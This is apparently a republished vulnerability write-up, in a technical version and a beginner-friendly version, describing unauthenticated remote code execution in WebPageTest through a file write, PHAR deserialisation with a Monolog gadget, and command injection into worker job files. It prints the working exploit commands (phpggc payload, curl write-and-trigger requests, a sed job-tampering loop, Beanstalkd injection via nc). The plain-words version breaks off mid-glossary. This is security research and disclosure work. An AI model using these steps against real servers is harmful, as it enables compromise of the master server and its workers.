Alternative link
WebPageTest contained a pre-authentication file write that allowed an attacker to write arbitrary content to a known path, and a PHAR deserialisation sink that could be triggered to execute code via a Monolog gadget. An attacker could achieve remote code execution on the master server and, by injecting commands into job files, on the worker agents.

medium.com
Published on medium.com
Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Web Page Test (WPT) is an open-source project for end-to-end performance testing. It queries and renders any website with a headless browser in order to audit its performance, usability, loading time and similar metrics. At ManoMano the software was relied on, and the security team had already argued for its removal: lack of updates in code and containers, intensive use of PHP, outdated components (n-day browser exploits, old PHP libraries containing gadgets) and a previous SSRF issue with the product.
A first SSRF had already been reported against WPT by Roni Carta. After that report the software was confined, updated and hardened to some extent, while alternatives were being prepared. The author joined the security team and wanted a different approach to break it again. This write-up covers the follow-up research: turning a new pre-auth SSRF into a pre-auth remote code execution, with exploitation paths for both the WPT master and its workers.
The research was presented at the @DefconParis meetup on the 19th of September 2022.

Me presenting at the DefconParis meetup
Setup
The target was a local test instance of Web Page Test, built from the official Docker images. The author used ropupu's docker-compose wrapper, a lite wrapper on top of the official WPT images that also ships some configuration files. It had not been updated for four years, but because it relies on the official images built by WPT and adds configuration on top, the author treats it as the latest official version WPT offers. The source code had changed a bit since then, but the author is confident the issue was still exploitable at the time of writing. Building the main image from source failed on step 4 out of 27, so the prebuilt images were used.


The compose file defines a server (master) and an agent (worker):
version: '3'services: server: build: ./docker/server container_name: 'web page test_server' ports: - 4000:80 volumes: - /tmp:/tmp:rw # This is for debug only :) agent: build: ./docker/agent container_name: 'web page test_agent' ports: - 4001:80 environment: - SERVER_URL=http://server/work/ - LOCATION=Test
The master's Dockerfile:
FROM web page test/serverADD locations.ini /var/www/html/settings/RUN apt update && apt install -y netcat vim socat
The locations.ini:
[locations]1=Test_loc[Test_loc]1=Testlabel=Test Locationgroup=Desktop[Test]browser=Chrome,Firefoxlabel="Test Location"connectivity=LAN
The worker's Dockerfile:
FROM web page test/agentADD script.sh /RUN chmod 755 /script.shENTRYPOINT /script.sh
And script.sh:
#!/bin/bashset -eif [ -z "$SERVER_URL" ]; then echo >&2 'SERVER_URL not set' exit 1fiif [ -z "$LOCATION" ]; then echo >&2 'LOCATION not set' exit 1fiEXTRA_ARGS=""if [ -n "$NAME" ]; then EXTRA_ARGS="$EXTRA_ARGS --name $NAME"fipython /wptagent/wptagent.py --server $SERVER_URL --location $LOCATION $EXTRA_ARGS --xvfb --dockerized -vvvvv --shaper none
This is a dead-simple default setup relying on the official images as base images. The compose file maps host port 4000 to the master and 4001 to the agent, and sets the agent's SERVER_URL to http://server/work/ and LOCATION to Test.
Finding it
The author started with low-hanging fruit: crawling and fuzzing a PHP target that looked flaky. The first SSRF was found in under 15 minutes.
curl -sSkig "http://[redacted]:4000/jpeginfo/jpeginfo.php?url=http://[redacted]/ssrf"

This SSRF is limited to the http scheme, which is quite limited for SSRF exploitation, but the underlying code contains surprises. The code sets:
curl_setopt($curl, CURLOPT_FOLLOWLOCATION, true);
(see www/jpeginfo/jpeginfo.php line 236 in the WPT repository). Because redirects are followed, the evil server (here [redacted], the Docker bridge) can respond with the header Location: gopher://[redacted]/. Once the redirect is followed, a second protocol (gopher) can be used to send arbitrary bytes to any host and port. This was not used for the final exploit but was considered for hours as a good initial bug, and it can still be used in some non-default configurations. Redirecting the SSRF to the phar protocol was tempting, but curl seems to prevent it, so the author moved on.
At this point WPT had been removed from the infrastructure. The author lost two days on this first SSRF: every exploit path was blocked at some point for various reasons (hardening, good code patterns, non-default configuration, PHP quirks). A different entrypoint was needed.
After code reading and many greps (the author mentions semgrep), a file write was found that looked far more promising:
curl -sSkig 'http://[redacted]:4000/runtest.php' -d 'rkey=pouetpouet' -d "ini=pouet"# Writes pouetpouet to /var/www/html/results/pouetpouet./testinfo.ini

The responsible code is in www/runtest.php around line 3306.

If the endpoint is reachable, it writes the arbitrary bytes contained in ini to a known path partially controlled with rkey. The file extension cannot be controlled, because the filename is hardcoded to testinfo.ini. The author notes this could be improved with a path traversal or another bug, but neither is needed to get RCE.
Exploitation
Step 1: from arbitrary file write to a phar sink
With arbitrary content written to a known location, the usual next move would be a webshell, a .htaccess, or something similar. The problem is the fixed filename. The idea instead: with the right sinks, the right gadgets and autoload in place, a PHP phar:// deserialisation attack might work.
After the file is written, the function SaveTestInfo is called.

That function builds a path from string concatenation, prefixed with $rkey, which is already under the attacker's control. A string with a controlled prefix sinking into a filesystem-related function is exactly what a phar deserialisation needs.

The author points out a clever trick at line 3085: every path is prefixed with ./, which makes it hard to find a sink that would accept an arbitrary scheme instead of a regular path. At least one sink was missed, which let the exploitation continue. The author suggests enforcing this behaviour on all filesystem-related functions, or whitelisting schemes, and mentions Snuffleupagus as a relevant PHP hardening extension.
Step 2: gadget hunting
The author initially misread the sources and thought html/lib/aws_v3/aws-autoloader.php was used, wasting time trying to build a gadget from scratch. The file actually used is html/lib/aws/aws-autoloader.php, which contains Monolog, already subject to gadgets that can lead to remote code execution.

At this point the chain has all the pieces:
- a file write with controlled content;
- a phar sink:
is_dir; - a working gadget:
Monolog/RCE2; - autoload enabled before
is_diris called.
Step 3: making the phar path acceptable to PHP
PHP only opens phar archives when the name looks like a real one. The author did not read the sources for this and derived the rules by trial and error. The path must not end with a dot and must contain at least one dot:
- OK |
is_dir("phar:///tmp/testinfo.foo"); - OK |
is_dir("phar:///tmp/testinfo.phar"); - OK |
is_dir("phar:///tmp/testinfo.pharrrrr"); - OK |
is_dir("phar:///tmp/testinfo.foo.bar"); - KO |
is_dir("phar:///tmp/testinfo."); - KO |
is_dir("phar:///tmp/testinfo.foo.bar."); - KO |
is_dir("phar:///tmp/testinfo");
The file write with rkey=pouetpouet creates the phar at /var/www/html/results/pouetpouet./testinfo.ini. When the unserialise is triggered a second time, a final dot is appended to the path, so PHP tries to open /var/www/html/results/pouetpouet./testinfo.ini., which is blocked.
The bypass relies on phar being a zip, like jar, zip and ear. With the right parser and syntax, PHP can be asked to inspect the content of the archive. The separator is a slash, which looks like a regular path but is not:
jar:///foo.jar!bar// file or dir "bar" within the jar/zip file "foo.jar"phar:///foo.ini/bar// file or dir "bar" within the phar/zip file "foo.ini" which is a PHAR
By appending a final slash to the payload, PHP tries to open /var/www/html/results/pouetpouet./testinfo.ini/., which opens the archive testinfo.ini to inspect its sub-item .. The sub-item does not even need to exist, because PHP has to inspect the phar archive first to find out.
Step 4: full exploit for the master
# Generate the right gadget/opt/phpggc/phpggc Monolog/RCE2 system 'id' -p phar -o /tmp/testinfo.ini# Dirty url-encoding of all bytes to prevent issuesURLENC_PAYLOAD=$(cat /tmp/testinfo.ini | xxd -p | tr -d "\n" | sed "s#..#%&#g")# Write $URLENC_PAYLOAD in /var/www/html/results/gadget./testinfo.inicurl -sSkig 'http://[redacted]:4000/runtest.php' -d 'rkey=gadget' -d "ini=$URLENC_PAYLOAD" -o -# Trigger is_dir(phar:///var/www/html/results/gadget./testinfo.ini/foo)curl -sSkig 'http://[redacted]:4000/runtest.php' -d 'rkey=phar:///var/www/html/results/gadget./testinfo.ini/foo' -o -
The second URL-encodes every byte of the phar to avoid issues when it is sent as a form value. The third writes that payload to /var/www/html/results/gadget./testinfo.ini through the ini parameter with rkey=gadget.

The author links this to Case 74 from the earlier article 1001 Ways to PWN Prod.
Step 5: exploiting the runners
The master writes the scan and job details into a JSON file work/jobs/<wk_name>/XXXX.YYYY.url, and the agents continually poll for new jobs. For the requested scans, the agents start a headless Chrome browser with every argument given in the JSON blob. The author assumes the trust boundary used by CatchPoint was something like: prevent anyone from entering, but if they get there, oh boy. The arguments are taken from the JSON blob and used on the other side without sanitisation, and within a subshell execution, so slightly modifying the JSON blob pushes a minimal command injection to the agent.
Step 6: full exploit for the runners
First, use the reverse shell to run a loop that injects the malicious command when a new job file is created:
# Jobs look like "work/jobs/Test/220719000003.220719_6G_1.url"cd work/jobs/Testwhile true; do file=$(grep -lrF -- --user-data-dir) sed -i 's#--user-data-dir#;touch /tmp/rce-agent;#g' "$file"done
Then start a new scan on any website. The loop uses sed to modify the file in place.


After a few seconds the agent invokes Chromium and the injected command is executed. The author calls this pure greed, since the master was already under control, but describes the good feeling of completion.

Step 7: exploitation for Beanstalkd users
WPT can also use Beanstalkd as a queue engine instead of the filesystem. This is cleaner but requires extra configuration, and it is not the default. The SSRF, after redirection, allowed the gopher scheme to send arbitrary bytes on the loopback to any port. Beanstalkd listens on a TCP socket, so the SSRF could talk directly to the Beanstalkd interface and try to read or inject new jobs.
There are a few other pre-auth file writes in the app. One writes arbitrary controlled content fetched by an SSRF to the filesystem, with the path being a SHA of its content split every four characters, so it is a file write to a predictable location. From there, a new job can be injected through the SSRF to force the worker to use this file, and the same command injection compromises the workers. Because Beanstalkd was not part of the default configuration, the author did not write a script to automate this, but states it is doable. The feasibility of exploiting the master from the worker was not investigated either.
curl -Skig "http://[redacted]/jpeginfo/jpeginfo.php?url=http://thinkloveshare.com/payload"# Payload with it's SHA as filepath# /var/www/html/results/jpeginfo/448c/6c9e/3e15/bfcf/db81/a1d6/92e8/8a71/5d4c/5e66
The code responsible is in www/jpeginfo/jpeginfo.php:
$url = trim($_REQUEST['url']);echo "<!DOCTYPE html>\n<html>\n<head>\n</head>\n<body>\n";echo "JPEG Analysis for " . htmlspecialchars($url) . "<br><br>";$id = sha1($url);$path = GetPath($id);if (!is_file($path)) { GetUrl($url, $path); // Will write fetched url with: $imageFile = fopen($path, 'w');}if (is_file($path)) { AnalyzeFile($path);}echo "</body>\n</html>";
Commands used to discover how Beanstalkd works:
echo -e "put 1 0 1 5\r\npouet\r\n" | nc [redacted] 11300# INSERTED 2echo -e "use default\r\npeek-ready\r\n" | nc [redacted] 11300# USING default# FOUND 1 5# pouet
Example of job creation and selection captured with socat as a TCP proxy:
> 2022/05/23 08:03:15.529020 length=44 from=0 to=43 use wpt.[redacted].0\r < 2022/05/23 08:03:15.529136 length=46 from=0 to=45USING wpt.[redacted].0\r> 2022/05/23 08:03:15.529429 length=48 from=44 to=91put 1024 0 60 28\r 220523000007.220523_MB_3.url\r< 2022/05/23 08:03:15.529516 length=12 from=46 to=57INSERTED 1\r > 2022/05/23 08:03:15.534663 length=44 from=0 to=43use wpt.[redacted].0\r< 2022/05/23 08:03:15.534801 length=46 from=0 to=45USING wpt.[redacted].0\r> 2022/05/23 08:03:15.534937 length=48 from=44 to=91put 1024 0 60 28\r 220523000008.220523_MB_3.url\r< 2022/05/23 08:03:15.535045 length=12 from=46 to=57INSERTED 2\r > 2022/05/23 08:03:15.535650 length=44 from=0 to=43use wpt.[redacted].0\r< 2022/05/23 08:03:15.535785 length=46 from=0 to=45USING wpt.[redacted].0\r> 2022/05/23 08:03:15.535901 length=48 from=44 to=91put 1024 0 60 28\r 220523000009.220523_MB_3.url\r< 2022/05/23 08:03:15.536007 length=12 from=46 to=57INSERTED 3\r > 2022/05/23 08:03:15.553019 length=7 from=0 to=6stats\r < 2022/05/23 08:03:15.553198 length=905 from=0 to=904OK 895\r --- current-jobs-urgent: 0 current-jobs-ready: 3 current-jobs-reserved: 0current-jobs-delayed: 0current-jobs-buried: 0
Root cause
The chain combines several weaknesses:
- An unauthenticated file write in
runtest.php: theiniparameter is written to disk, and the path is partially controlled throughrkey. The filename is fixed totestinfo.ini, but the content is fully attacker-controlled. - A phar deserialisation sink:
SaveTestInfoconcatenates a path prefixed with the attacker-controlled$rkeyand passes it to a filesystem function (is_dir). The./prefix used elsewhere to block arbitrary schemes was not applied to every sink. - A usable gadget chain: the AWS autoloader loads Monolog, which provides the
Monolog/RCE2gadget, and autoload is enabled beforeis_diris called. - On the worker side, job arguments from the JSON blob are used without sanitisation inside a subshell, so a modified job file becomes command injection.
Existing defences did not stop the chain: the ./ prefixing was a good pattern but incomplete, and the fixed filename was bypassed by the phar zip sub-item syntax. The author suggests that whitelisting schemes or enforcing the ./ prefix on all filesystem functions (for example with Snuffleupagus) would have helped.
Impact
An unauthenticated attacker who can reach the WPT master can write arbitrary content to a known path and trigger a phar deserialisation, leading to remote code execution on the master. From the master, the attacker can modify job JSON files and inject commands that the agents execute when they start Chromium, compromising the workers as well. With Beanstalkd, the SSRF can talk to the queue directly and inject jobs to force workers to use an attacker-written file, achieving the same command injection. The author notes the Beanstalkd path was not automated and that master-from-worker exploitation was not investigated.
Fix
The report does not describe a specific patch. CatchPoint responded that mitigation was work in progress, and the author offered to help with patch validation and vulnerability recheck. The author's own suggestions are to enforce the ./ prefix on all filesystem-related functions, or to whitelist schemes, and mentions Snuffleupagus as a tool for that.
Variants to test
- Look for file writes where the content is controlled but the filename is fixed. A positive result is a write to a predictable path that can later be reached by a filesystem function.
- Grep for filesystem functions (
is_dir,file_exists,fopen,unlink, and similar) whose argument is built from user-controlled strings. A positive result is a sink that accepts aphar://path without a./prefix. - Check whether autoload is enabled before the sink is called and whether any library with known gadgets (Monolog, Guzzle, and similar) is loaded. A positive result is a working gadget chain reachable through the sink.
- Test phar paths ending with a slash and a sub-item, such as
phar:///path/file.ini/foo, when a trailing dot is appended by the application. A positive result is deserialisation despite the appended dot. - On queue-based setups, test whether the SSRF can reach the queue service on the loopback and inject jobs. A positive result is a job that the worker picks up and executes.
- On worker setups, inspect how job arguments are passed to the browser process. A positive result is a job file whose arguments are executed in a subshell without sanitisation.
What happened, in plain words
Web Page Test (WPT) is a free, open-source piece of software that measures how fast and how usable a website is. You give it a web address, it opens that address in a real browser running on a server (a "headless" browser, meaning one with no visible window), and it reports back things like loading time and rendering problems. Companies use it to keep an eye on their own websites.
At the company in this story, ManoMano, WPT was in use. The security team already wanted it gone, for several reasons: the code and the containers it runs in were not being updated, it used a lot of PHP (a programming language very common on the web), it relied on old components, and a security problem called SSRF had already been found in it once before.
That earlier SSRF had been reported by another researcher, Roni Carta. After that report the software was locked down a bit, updated, and kept in a more restricted place, while the company worked on alternatives. The author of this write-up joined the security team and wanted to break WPT again, but from a different angle. What follows is how a new SSRF, reachable without logging in, was turned into remote code execution (RCE), meaning the ability to run your own commands on the server. The research covers both the WPT "master" (the central server) and its "workers" (the machines that actually run the browsers).
The research was presented at the @DefconParis meetup on the 19th of September 2022.
Me presenting at the DefconParis meetup
Setup
To study the software safely, the author built a local copy of Web Page Test from the official Docker images. Docker is a tool that packages software into ready-made boxes called images, so you can run the same thing on any machine without installing everything by hand. The author used a docker-compose wrapper made by someone called ropupu. A compose file is a small text file that describes which boxes to start and how they connect. This wrapper is a thin layer on top of the official WPT images and also provides some configuration files for you.
It had not been updated for four years, but because it uses the official images built by WPT and only adds configuration on top, the author treats it as the latest official version WPT offers. The source code had changed a little since then, but the author is confident the issue was still exploitable at the time of writing. Building the main image from source failed on step 4 out of 27, so the prebuilt images were used instead.
The compose file defines two services: a server (the master) and an agent (the worker):
version: '3'services: server: build: ./docker/server container_name: 'web page test_server' ports: - 4000:80 volumes: - /tmp:/tmp:rw # This is for debug only :) agent: build: ./docker/agent container_name: 'web page test_agent' ports: - 4001:80 environment: - SERVER_URL=http://server/work/ - LOCATION=Test
Line by line, in plain words:
version: '3'says which version of the compose file format is being used.services:starts the list of boxes to run.server:is the first box, the master.build: ./docker/servermeans "build this box from the instructions found in thedocker/serverfolder".container_name: 'web page test_server'gives the running box a friendly name.ports: - 4000:80means "take port 4000 on my own machine and forward it to port 80 inside the box". A port is like a numbered door on a computer; web traffic usually goes through door 80.volumes: - /tmp:/tmp:rwshares the host's/tmpfolder (a scratch folder for temporary files) with the box, read and write. The comment says this is for debug only.agent:is the second box, the worker, built from./docker/agent, namedweb page test_agent, with port 4001 on the host forwarded to port 80 inside.environment:sets two environment variables for the worker. Environment variables are named settings passed to a program when it starts.SERVER_URL=http://server/work/tells the worker where the master is, andLOCATION=Testtells it which location name it belongs to.
The master's Dockerfile (the recipe used to build the master box):
FROM web page test/serverADD locations.ini /var/www/html/settings/RUN apt update && apt install -y netcat vim socat
FROM web page test/serverstarts from the official WPT server image.ADD locations.ini /var/www/html/settings/copies a configuration file into the web server's settings folder.RUN apt update && apt install -y netcat vim socatinstalls three small tools inside the box:netcat(a way to open raw network connections),vim(a text editor) andsocat(a tool that can relay traffic between two connections).
The locations.ini file:
[locations]1=Test_loc[Test_loc]1=Testlabel=Test Locationgroup=Desktop[Test]browser=Chrome,Firefoxlabel="Test Location"connectivity=LAN
This is a configuration file in the INI format, which is just sections in square brackets with key=value lines under them. It declares a location called Test_loc, with a label, a group (Desktop), which browsers to use (Chrome,Firefox), and a connectivity setting (LAN). In short, it tells WPT "there is a test location called Test, and it can run Chrome and Firefox".
The worker's Dockerfile:
FROM web page test/agentADD script.sh /RUN chmod 755 /script.shENTRYPOINT /script.sh
FROM web page test/agentstarts from the official WPT agent image.ADD script.sh /copies a script into the root of the box.RUN chmod 755 /script.shmakes the script executable (the numbers are file permissions).ENTRYPOINT /script.shsays "when this box starts, run this script".
And script.sh:
#!/bin/bashset -eif [ -z "$SERVER_URL" ]; then echo >&2 'SERVER_URL not set' exit 1fiif [ -z "$LOCATION" ]; then echo >&2 'LOCATION not set' exit 1fiEXTRA_ARGS=""if [ -n "$NAME" ]; then EXTRA_ARGS="$EXTRA_ARGS --name $NAME"fipython /wptagent/wptagent.py --server $SERVER_URL --location $LOCATION $EXTRA_ARGS --xvfb --dockerized -vvvvv --shaper none
#!/bin/bashsays "run this file with the bash shell".set -emeans "stop immediately if any command fails".- The two
if [ -z ... ]blocks check whetherSERVER_URLandLOCATIONare empty; if so, they print an error and exit. EXTRA_ARGS=""starts an empty string of extra arguments.- The
if [ -n "$NAME" ]block appends--name $NAMEif aNAMEvariable is set. - The last line runs the Python agent program, telling it which server to talk to, which location it belongs to, and a few flags (
--xvfbfor a virtual display,--dockerizedbecause it runs in a container,-vvvvvfor very verbose logging,--shaper noneto disable network shaping).
This is a dead-simple default setup relying on the official images as base images. The compose file maps host port 4000 to the master and 4001 to the agent, and sets the agent's SERVER_URL to http://server/work/ and LOCATION to Test. "Polls" means it keeps asking "any new work for me?" every so often.
Finding it
The author started with low-hanging fruit: crawling and fuzzing a PHP target that looked flaky. Crawling means automatically following links to map a site; fuzzing means sending lots of slightly varied requests to see how the software reacts. The first SSRF was found in under 15 minutes.
An SSRF, or Server-Side Request Forgery, is a bug where you can make the server itself send a request to an address of your choosing. Imagine a hotel concierge who will fetch anything you ask for, including things from staff-only rooms. If you can trick the concierge, you can reach places you were never meant to reach.
curl -sSkig "http://[redacted]:4000/jpeginfo/jpeginfo.php?url=http://[redacted]/ssrf"
curlis a command-line tool for sending HTTP requests (the same kind your browser sends).-smeans silent (no progress bar),-Sstill shows errors,-kignores certificate warnings,-ishows the response headers,-gdisables curl's own globbing of special characters in the URL.- The URL points at
jpeginfo.phpon the local master (port 4000) and passes aurlparameter. The valuehttp://[redacted]/ssrfis an address on the local Docker network. If the server fetches it, the server is making a request on the attacker's behalf: that is the SSRF.
This SSRF is limited to the http scheme, which is quite limited for SSRF exploitation, but the underlying code contains surprises. A scheme is the part before :// in a URL, like http, https, ftp or file. The code sets:
curl_setopt($curl, CURLOPT_FOLLOWLOCATION, true);
This is a PHP instruction that tells the curl library "if the server answers with a redirect, follow it automatically". A redirect is a response that says "the thing you want is over there, go look at this other address instead". Because redirects are followed, the evil server (here [redacted], the Docker bridge, which is the network gateway between the containers and the host) can respond with the header Location: gopher://[redacted]/. A header is a small piece of metadata attached to an HTTP response; Location is the one used for redirects. gopher is an old, simple protocol that lets you send raw bytes to a server.
Once the redirect is followed, a second protocol (gopher) can be used to send arbitrary bytes to any host and port. This was not used for the final exploit but was considered for hours as a good initial bug, and it can still be used in some non-default configurations. Redirecting the SSRF to the phar protocol was tempting, but curl seems to prevent it, so the author moved on. phar is a PHP-specific scheme for reading PHP archive files, which will matter later.
At this point WPT had been removed from the infrastructure. The author lost two days on this first SSRF: every exploit path was blocked at some point for various reasons (hardening, good code patterns, non-default configuration, PHP quirks). A different entrypoint was needed.
After code reading and many greps (the author mentions semgrep), a file write was found that looked far more promising. A grep is a search through text; semgrep is a tool that searches code for patterns that often indicate bugs.
curl -sSkig 'http://[redacted]:4000/runtest.php' -d 'rkey=pouetpouet' -d "ini=pouet"# Writes pouetpouet to /var/www/html/results/pouetpouet./testinfo.ini
- The URL now points at
runtest.php, another page on the master. -d 'rkey=pouetpouet'sends a form field namedrkeywith the valuepouetpouet.-dmeans "send this as POST data", the same way a web form sends fields.-d "ini=pouet"sends a second field namediniwith the valuepouet.- The comment explains the effect: the server writes the value of
iniinto a file whose path is built partly fromrkey, ending intestinfo.ini.
The responsible code is in www/runtest.php around line 3306.
If the endpoint is reachable, it writes the arbitrary bytes contained in ini to a known path partially controlled with rkey. The file extension cannot be controlled, because the filename is hardcoded to testinfo.ini. The author notes this could be improved with a path traversal or another bug, but neither is needed to get RCE. Path traversal is a bug where you sneak ../ into a path to climb out of the intended folder.
Exploitation
Step 1: from arbitrary file write to a phar sink
With arbitrary content written to a known location, the usual next move would be a webshell (a small script you upload that lets you run commands through the browser), a .htaccess (a configuration file that can change how a web server behaves), or something similar. The problem is the fixed filename. The idea instead: with the right sinks, the right gadgets and autoload in place, a PHP phar:// deserialisation attack might work.
A few terms, from zero:
- A sink is the place in the code where data finally gets used in a dangerous way, like a function that opens a file. Data flows from where you control it (the source) to where it does something (the sink).
- Deserialisation is the reverse of serialisation. Serialisation turns an object (a bundle of data plus behaviour in code) into a string so it can be stored or sent. Deserialisation turns that string back into an object. If an attacker controls the string, they can sometimes make the program build an object of their choosing.
- A gadget is a piece of existing code that, when triggered during deserialisation, does something useful to the attacker, like running a command. A gadget chain is several such pieces linked together.
